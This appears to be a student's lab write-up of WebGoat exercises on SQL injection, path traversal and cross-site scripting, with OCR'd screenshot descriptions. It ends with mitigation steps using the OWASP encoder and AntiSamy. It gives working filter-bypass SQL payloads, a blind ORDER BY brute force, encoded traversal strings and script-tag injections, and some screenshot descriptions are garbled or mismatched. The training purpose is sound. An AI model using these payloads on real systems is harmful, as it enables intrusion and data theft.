A screenshot of a web application interface. At the top, there is a form with a dropdown menu and a button labeled "Get Account Info". Below the form, a message says "You have succeeded!". Underneath that, a table displays user information with columns: USERID, USER_NAME, PASSWORD, COOKIE. The data shows five rows of users: 101, jsnow, passwd1,, 102, jdoe, passwd2,, 103, jplane, passwd3,, 104, jeff, jeff,, 105, dave, passW0rD,. A note below the table says "</p>Well done! Can you also figure out a solution, by using a UNION?". At the bottom, it shows the query that was run: "Your query was: SELECT * FROM user_data WHERE last_name = 'Dave'or+1=1;select+V** VfromV**Vuser_system_data--'".

To make this with a UNION, we just need to take the previous command from the section that has not implemented input validation and replace each space with a comment /*/.

10) Input validation alone is not enough!! - in this assignment, we were asked to overcome another input validation addition that the developers' team added. To make that happen, we tried to run the same query as the previous section to see

what happened, and we figured out that the command looked like this:

Name: 'rom**/user_system_data- Get Account Info
Sorry the solution is not correct, please try again.
unexpected token: +
Your query was: SELECT * FROM user_data WHERE last_name = 'DAVE'OR+1=1;+";V*****
VUSER_SYSTEM_DATA-'

This means that for some reason, while trying to inject words like 'select' and 'from', it is detected by the server and it removes these words from the query.

We tried to keep the same approach as before (using the comments as spaces) but to handle this challenge, we searched for the specific filtering techniques that applied in this case, and it's a **non-recursive-filtering technique**, using regex to find the exact pattern matching and removes it locally from the query.

By exploiting this one, we used a different pattern: instead of writing select as is, we wrote it as **seselectlect**, so in this case, the server will detect the select and remove it locally, and the two edges will be concatenated together to complete the select word. We do the same to ‘from’ → ‘frfromom’.

So the final query that injects the DB was:

`!/*SELECT/**/*/*FRFROMOM/*/*user system data/*/*WHERE/*/*1/*/*=//*/*1/*/*--`

12) In this assignment, we were asked to use the **ORDER-BY** query to extract the external IP address of the **webgoat-prd** server, with the given last three octets (xxx.130.219.202). Using the arrows on each row in the table, we order the rows of the table by IP, hostname, MAC, status, and description, and each order is a GET request to the server, with a **column parameter** that will be said from which column to order the table.

By playing a little bit with this parameter in Burp and sending some different parameters, we saw the following response from the server:

In the marked part in the response, we saw the query that runs on the server side.

[select id, hostname, ip, mac, status, description from servers where status <> 'out of order' order by ip]"


We can manipulate the request, and check the condition inside the ORDER-BY, and using the response, we can find out what is the IP address of the target in this case. By refining the column's variable that we sending, we can brute-force all the options for the first octet of the target external IP address, and use the condition as a response for true or false.

To perform this brute-force attack, we built the column's value that we sent in the requests in the following way:


(CASE+WHEN+(SELECT+substring(ip,1,4)+FROM+servers+WHERE+hostname='webgoat-prd')+='\$100\$.'+THEN+id+ELSE+status+END)

In this command, we select the first 4 characters from the IP address of the target and check its value, if the value is true, we need to see an ordered list of IP addresses, of all the servers inside the DB, otherwise, we will see an ordered list, by the status. Using Burp intruder, we perform this brute-force attack:

Attack's payload:



Intruder page that performs the attack:



Attack page:

The screenshot shows the "Attack" tab in Burp Suite's Intruder tool. It displays a list of 10 requests (IDs 0 to 9) with their status codes, response lengths, and times. Request 0 has a status code of 200 and a length of 890. Requests 1 through 9 have status codes of 200 and lengths of 890. Request 10 has a status code of 700 and a length of 114. Below the table, there are tabs for "Request" and "Response". The "Response" tab is selected, showing the raw HTTP response for request 0. The response body contains JSON data describing multiple servers. At the bottom, there is a search bar and a "Paused" button.

After some inspections, we found our winner:

This screenshot shows the same interface as above, but for request 104. The response body is identical to the one for request 0, containing JSON data about multiple servers. Request 104 has a status code of 200 and a length of 890. The "Response" tab is selected, showing the raw HTTP response for request 104. The response body contains JSON data describing multiple servers. At the bottom, there is a search bar and a "Paused" button.

We differentiate 104 from all the other because all the other have an unordered response by their IDs, for example:

This screenshot shows the interface for request 100. The response body is different from the previous ones, showing an unordered list of server descriptions. Request 100 has a status code of 200 and a length of 890. The "Response" tab is selected, showing the raw HTTP response for request 100. The response body contains JSON data describing multiple servers. At the bottom, there is a search bar and a "Paused" button.

So the solution in this case is **104.130.219.202**.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Hostname	IP	MAC	Status	Description
<input type="checkbox"/> webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/> webgoat-acc	192.168.3	EF:12:FE:3A:AA:CC	danger	Acceptance server
<input type="checkbox"/> webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/> webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server:

Congratulations. You have successfully completed the assignment.

Path traversal

2) Path traversal while uploading files: in this assignment, we were asked to upload a photo and ensure that it was stored in a different directory (/home/webgoat/.webgoat-2023.8/PathTraversal).

To overcome this challenge, we uploaded a photo, and inspected the requests on burp:

We found this POST request to the server when uploading a new photo, it seems that the parameter that is the name of the photo that the server saved is 'test', and the path that the photo saved to comes back as the response from the server:

The profile has been updated, your image is available at: \\home\\webgoat\\V.webgoat-2023.8\\PathTraversal\\user12345\\test\\

We know the target is navigating to **/home/webgoat/.webgoat-2023.8/PathTraversal**, and saving the photo there.

So to make that happen, we just need to go another directory back, using the “**dot dot slash ..**” pattern.


So, after manipulating the `fullName` field to be `'..../test'`, we told the server to get one directory back and save the photo named `test` there.

Here is the final response from the server:

The screenshot shows the Burp Suite interface with the following details:

- Project:** Intruder
- Target:** http://127.0.0.1:8080
- Repeater:** Repeater tab is selected.
- Request:** The "Pretty" tab is selected, showing a POST request to "/submit" with a JSON payload containing "name": "fuzzme" and "password": "fuzzme".
- Response:** The "Pretty" tab is selected, showing a successful 200 OK response from the server. The response body contains:

```
HTTP/1.1 200 OK
Date: Wed, 17 Jul 2019 07:07:04 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Transfer-Encoding: chunked
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Language: en
Content-Type: application/json
{
    "status": "Success",
    "message": "Congratulations, You have successfully completed the assignment.",
    "assignment": "ProfessorBlue",
    "nextAssignment": "None"
}
```
- Inspector:** The right-hand sidebar shows the Request at: /submit entry.
- Console:** Shows the command "curl -X POST -d \"name=fuzzme&password=fuzzme\" http://127.0.0.1:8080/submit".
- Search:** Two search bars at the bottom left and right.
- Bottom Status:** Event log: All issues, Done.



3) Path traversal while uploading files: After the developer adopts some mitigation to the base path traversal attack, we were asked to bypass this mitigation by inspecting its approach and finding the vulnerability.

We found out that the developer removes the '../' statement using regex, and keeps the name of the field without it. But he doesn't check for the pattern recursively.

We try to enter some other patterns to see the results:

..../test:

It seems that the server removed the first .. and stored the file in the same directory as '..test'. So we can take that as an advantage and try to manipulate it a little bit differently:

'`..././test`' - in this case, the server will remove the rightmost '`..`' and will keep the other part, because it does not check recursively, and after the concatenation, we got '`./test`', which is our target, and the result:

The screenshot shows the OWASP ZAP interface with the following details:

Request

```
POST / HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 106

assignment=final&username=ZAP&password=ZAP
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 10 Dec 2018 14:45:40 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Language: en
Content-Length: 196

<html>
<head>
<title>Assignment: Final</title>
</head>
<body>
<h1>Assignment: Final</h1>
<p>Feedback: Congratulations. You have successfully completed the assignment.</p>
<p>Assignment: Final</p>
<p>Feedback: Well done!</p>
</body>
</html>
```

Tools

- Send
- Cancel
- Repeater
- Collaborator
- Sequencer
- Decoder
- Comparer
- Logger
- Organizer
- Extensions
- Learn

Bottom Status Bar

- Event log (3)
- All issues
- 0 highlights
- 0 highlights

Kali Linux ● Kali Tails ● Fast Disk ● Full Focus ● Exit Metasploit ● Signal 6 ● Google Hacking DB ● Options

Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix that removed the `..` from the input. Again the same assignment, but can you bypass the implemented fix?

OS
Linux

Location
http://www.testqa.it/uploadfile_2023_8/PATRIOT/index.php

Full Name:
 [Choose Image](#)

Email:


Password:

Update


Congratulations. You have successfully completed the assignment.

4) Path traversal while uploading files: Now the developer has fixed the vulnerability from the previous section, and when we tried to upload a photo, the server response was like this:

Seems that in this case, the server takes the photo's name instead of the test. So, by manipulating the photo's name in the request, we achieve our target (marked in yellow):



After we succeed in making that in the Repeater, we apply the interception mode again, manipulate the packet directly from there, and get the following result on the web itself:



5) Retrieving other files with a path traversal: in this assignment, we were asked to get a different file that we did not have permission to get.

To make that happen, we first used Burp to intercept the requests, to find the right request that gives the random picture, and we found out that the target request was:

Request

Pretty Raw Hex

```
1 GET /WebGoat/PathTraversal/random-picture HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
10 Cookie: JSESSIONID=iI26A4-aYKhRIGasyJ_Zo4UVL5Z5dBx9vLk1rG
11
12
```

Every time we sent this GET request to the server, we got a different picture in the response, and the response looks like this:

Marked in yellow is the location path and the server responds with the unique ID of the picture that it returns, so we took the id parameter and passed it in the GET request, and got the following response using **Burp Repeater**:

The screenshot shows the Burp Suite interface with two panes. The left pane, titled "Request", contains the following raw HTTP request:

```
GET /WebGoat/PathTraversal/random-picture?id=10.jpg HTTP/1.1
Host: 10.10.248.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Accept-Charset: utf-8
X-Requested-With: XMLHttpRequest
Connection: close
Content-Length: 0
Connection: close
Location: /PathTraversal/random-picture?id=10.jpg.jpg
Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
Cookie: JSESSIONID=1126A4-aYKHLRQzayI_Zo4UV2LS5d8v9Lk1rG

```

The right pane, titled "Response", shows the raw response from the server:

```
HTTP/1.1 404 Not Found
Server: nginx/1.16.0 (Ubuntu)
Date: Wed, 17 Jul 2024 08:48:19 GMT
Content-Type: application/octet-stream
Content-Length: 450
Connection: close
Location: /PathTraversal/random-picture?id=10.jpg.jpg

```

In this case, we got a 404 status code, but it responded with all the paths for the random pictures that he had. In those paths, the target secret is not found, another interesting fact, we saw that the server chained another ‘.jpg’ into to id parameter. Of course, we’ve noted the huge vulnerability in the server as he responded with all the files’ paths, and tried to take that as an advantage.
We tried to manipulate the id parameter in other ways:

id=..:/

```

BURP Suite - Repeater Tab
Request:
GET /WebGoat/PathTraversal/random-picture?id=..%2e%2e%2f%2e%2f%2f HTTP/1.1
Host: 10.10.248.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
Cookie: JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5d8x9vLk1rG

Response:
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 17 Jul 2024 08:55:42 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 54
Connection: close
Illegal characters are not allowed in the query params

```

In this case, the server recognizes that as a path traversal, and responds with a bad request, so using some help, we tried to encode '..' to base64 and then send the request again:

```

BURP Suite - Repeater Tab
Request:
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2f%2f HTTP/1.1
Host: 10.10.248.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
Cookie: JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5d8x9vLk1rG

Response:
HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 17 Jul 2024 08:59:23 GMT
Content-Type: application/octet-stream
Content-Length: 628
Connection: close
Location: /PathTraversal/random-picture?id=.jpg

```

So now we know that the target file is in **/home/webgoat/.webgoat-2023.8/PathTraversal/cats/..../path-traversal-secret.jpg**

And we know that from the previous vulnerable response of the server. ([Link: webGoat solutions explained](#)), we know that when we request some random picture with the id parameter, the server navigates to **/home/webgoat/.webgoat-2023.8/PathTraversal/cats/** and performs a random choice.

So from there, we need to go two directories back and extract the target file, using base64 encoding of course.

So we tried to perform **id=%2e%2e%2f%2e%2e%2fpath-traversal-secret**:

Send | Cancel | < | > | ▾

Request

Pretty Raw Hex

```

1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2f%2e%2fpath-traversal-secret HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
10 Cookie: JSESSIONID=i126A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBy9vKirG
11
12

```

Response

Pretty Raw Hex Render


```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 23 Jul 2024 09:09:51 GMT
4 Content-Type: image/jpeg
5 Content-Length: 63
6 Connection: close
7 X-Frame-Options: SAMEORIGIN
8 X-XSS-Protection: 1; mode=block
9
10 You found it submit the SHA-512 hash of your username as answer.

```

SHA-

512(user12345)=584222f5fcc844297d56261f377514ac3e9042fd66c345d67ff189e
 30bd6180c0d6f71b7f54acf38e7a500c077de81776006a249d731a61ca6e80a1514f
 60da8



A(3) Cross-Site Scripting

2) In this assignment, we were asked to open 2 tabs and check the cookie in both using the console, after running 2 tabs and type 'alert(document.cookie)', we got the following result:

First tab (The base tab): JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBx9vLk1rG

The screenshot shows a browser window with two tabs, both titled "WebGoat". The top tab displays a message: "Try It! Using Chrome or Firefox" with instructions to open a second tab and type "alert(document.cookie)". The bottom tab shows the browser's developer tools console output. It contains the following text:
Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).
On the second tab, type `JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBx9vLk1rG`.
The cookies should be the same.
The cookies are the same on each tab [Submit]
Console output:
entry
Uncaught TypeError: jQuery is undefined
onreadystatechange http://10.10.248.115/WebGoat/start.mvc?username=user12345#lesson/CrossSiteScripting.lesson line 3 > injectedScript:23
(Learn More)
alert(document.cookie)
Scan Warning: Take care when pasting things you don't understand. This could allow attackers to steal your identity or take control of your computer. Please type 'allow pasting' below (no need to press enter) to allow pasting.
Scanning completed.

The second tab: JSESSIONID=ii26A4-aYKhRIGzasyJ_Zo4UV2L5Z5dBx9vLk1rG

The screenshot shows a browser window with two tabs, both titled "WebGoat". The top tab displays a message: "Cross Site Scripting" with a "Reset Session" button. The bottom tab shows the browser's developer tools console output. It contains the following text:
Cross Site Scripting Search lesson
entry
Uncaught TypeError: jQuery is undefined
onreadystatechange http://10.10.248.115/WebGoat/start.mvc?username=user12345#lesson/CrossSiteScripting.lesson line 3 > injectedScript:23
(Learn More)
alert(document.cookie)
Scan Warning: Take care when pasting things you don't understand. This could allow attackers to steal your identity or take control of your computer. Please type 'allow pasting' below (no need to press enter) to allow pasting.
Scanning completed.

We found out that both tabs have the same cookie.

7) Reflected XSS: To perform the reflected XSS attack, we inspect the request to the server where the Purchase button is clicked to see which input is vulnerable to the attack:


The screenshot shows a browser developer tools Network tab. A request is listed with the following details:
Method: GET
URL: http://10.10.248.115/WebGoat/CrossSiteScripting/attack5a?QTY1=1&QTY2=1&QTY3=1&QTY4=1&field1=4128 3214 0002 1999&field2=111
Status: 200 OK
Version: HTTP/1.1
Transferred: 734 B (513 B size)
Referrer Policy: strict-origin-when-cross-origin
Request Priority: Highest

After some tries, we execute the attack on the ‘Enter your credit card number:’ field. We insert the following line: ‘`<script>alert('hello there!')</script>`’ and then submit the form, we got the following result:

10) Identify potential for DOM-Based XSS: in this assignment, we were asked to find out where the test route on the client side that deployed accidentally to production.

We know that the code that runs on the client side is JS code, so to inspect it, we used the developer tool on the browser, and specifically looked inside the Debugger section, to see the JS code that runs on the browser.

The hint navigates us to the goatApp directory, and from there we find the **GoatRouter.js** file that looks very interesting.



After seeing its code, we found a mapping between the base URL to the target route according to it, the mapping looks like this:

```
/*
 * Definition of Goat App Router.
 */
var GoatAppRouter = Backbone.Router.extend({


  routes: {
    'welcome': 'welcomeRoute',
    'lesson/:name': 'lessonRoute',
    'lesson/:name/:pageNum': 'lessonPageRoute',
    'test/:param': 'testRoute',
    'reportCard': 'reportCard'
  },
});
```

In this case, we see a specific route to a test, which is very interesting.

Given the base URL (**start.mvc#**), we know that when we look for a specific lesson, the **lessonRoute** is triggered, and runs its functionality. So we assume that the same is happening in the case of a test.

So we try to predict the target path:

/WebGoat/start.mvc#test:

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.

/WebGoat/start.mvc#/test/ Sorry that is not correct. Look at the example again to understand what a valid route looks like. If you're stuck... hints might help.

start.mvc#test:

So, what is the route for the test code that stayed in the app during production? To answer this question, let's look at the JavaScript source.

✓ Submit


Correct! Now, see if you can send in an exploit to that route in the next assignment.

11) DOM-Based XSS: in this assignment, we were asked to execute an internal webgoat function from the URL. To make that happen, we opened a new tab and tried some different options.


First of all, we tried to run it as follows:

<http://10.10.248.115/WebGoat/start.mvc#test/webgoat.customjs.phoneHome/>

Without any success.



After looking at the hints, we figured out that we need to encode the command using the **URL encoding** and wrap it in a script tag, so we do that using **Burp's Decoder**:



After doing that, we enable the **Burp's Proxy** to intercept the packets, and try to send the following request from the browser:

<http://10.10.248.115/WebGoat/start.mvc#test/%3c%73%63%72%69%70%74%3e%77%65%62%67%6f%61%74%2e%63%75%73%74%6f%6d%6a%73%2e%70%68%6f%6e%65%48%6f%6d%65%28%29%3c%2f%73%63%72%69%70%74%3e>

The browser decodes the encoding, and shows the following URL:

But we still did not pass the assignment. We did not get the random number as an output. So we reran the Burp Proxy to fetch the following request, and after resending it we got the result:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /WebGoat/CrossSiteScripting/phone-home-xss HTTP/1.1 2 Host: 10.10.248.115 3 Connection: keep-alive 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 webgoat-logged-by: don-xss-vuln 9 Referer: http://10.10.248.115/WebGoat/start.mvc 10 Content-Length: 19 11 Origin: http://10.10.248.115 12 Connection: close 13 Referer: http://10.10.248.115/WebGoat/start.mvc 14 Cookie: JSESSIONID=B0CKC5qyZnVfyUz-JwIssxKR-vxe4#OTWFZpqeTR 15 param=42&param2=24 16 </pre>	<pre> HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 18 Jul 2024 07:02:00 GMT Content-Type: application/json Connection: close X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Content-Length: 230 { "lessonCompleted":true, "feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is 408772084", "assignment":"DOMCrossSiteScripting", "attemptWasMade":true } </pre>

Cross-Site Scripting (stored)

3) In this assignment, we were asked to perform a sorted-XSS attack using a comment in a post. To make that happen, we write a script tag on the comment and submit the comment to the server. The comment was:

`<script>webgoat.customjs.phoneHome() </script>`

After submitting and reloading the page, we checked into the developer tools to look for a unique response from the server, while he loaded all the comments from the DB.

Request	Response
POST /stored-xss-follow-up	<pre> status: 200 method: POST url: http://10.10.248.115/stored-xss-follow-up headers: - name: Content-Type value: application/x-www-form-urlencoded - name: User-Agent value: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5778.160 Safari/537.36 - name: Accept value: */* - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: X-Requested-With value: XMLHttpRequest - name: Content-Length value: 19 - name: Origin value: http://10.10.248.115 - name: Connection value: close - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: Cookie value: JSESSIONID=B0CKC5qyZnVfyUz-JwIssxKR-vxe4#OTWFZpqeTR - name: param value: 42 - name: param2 value: 24 body: param=42&param2=24 </pre>
POST /stored-xss-follow-up	<pre> status: 200 method: POST url: http://10.10.248.115/stored-xss-follow-up headers: - name: Content-Type value: application/x-www-form-urlencoded - name: User-Agent value: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5778.160 Safari/537.36 - name: Accept value: */* - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: X-Requested-With value: XMLHttpRequest - name: Content-Length value: 19 - name: Origin value: http://10.10.248.115 - name: Connection value: close - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: Cookie value: JSESSIONID=B0CKC5qyZnVfyUz-JwIssxKR-vxe4#OTWFZpqeTR - name: param value: 42 - name: param2 value: 24 body: param=42&param2=24 </pre>
POST /stored-xss-follow-up	<pre> status: 200 method: POST url: http://10.10.248.115/stored-xss-follow-up headers: - name: Content-Type value: application/x-www-form-urlencoded - name: User-Agent value: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5778.160 Safari/537.36 - name: Accept value: */* - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: X-Requested-With value: XMLHttpRequest - name: Content-Length value: 19 - name: Origin value: http://10.10.248.115 - name: Connection value: close - name: Referer value: http://10.10.248.115/WebGoat/start.mvc - name: Cookie value: JSESSIONID=B0CKC5qyZnVfyUz-JwIssxKR-vxe4#OTWFZpqeTR - name: param value: 42 - name: param2 value: 24 body: param=42&param2=24 </pre>

Cross-Site Scripting (mitigation)

5) Reflective XSS: in this assignment, we were asked to prevent the Reflective XSS attack on the HTML page, in the JSP that received the GET/POST requests from there.

To prevent it, we looked at the OWAS encoding project, to see their implementation to this. After applying something similar to the assignment, we got congratulations and blessings.

It is your turn!

Try to prevent this kind of XSS by escaping the URL parameters in the JSP file:

```
1 <%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" prefix="e" %>
2 <html>
3   <head>
4     <title>Using GET and POST Method to Read Form Data</title>
5   </head>
6   <body>
7     <h1>Using POST Method to Read Form Data</h1>
8     <table>
9       <tbody>
10      <tr>
11        <td><b>First Name:</b></td>
12        <td>${e:forHTML(param.first_name)}</td>
13      </tr>
14      <tr>
15        <td><b>Last Name:</b></td>
16        <td>${e:forHTML(param.last_name)}</td>
17      </tr>
18    </tbody>
19  </table>
20 </body>
21 </html>
```

Submit

You have completed this lesson. Congratulations!

6) Stored XSS: in this assignment, we were asked to make use of OWASP AntiSamy API to prevent the stored-XSS attack.

This API uses some different policies and other methods to make sure that the vulnerable field will be cleaned before it is pushed to the DB.

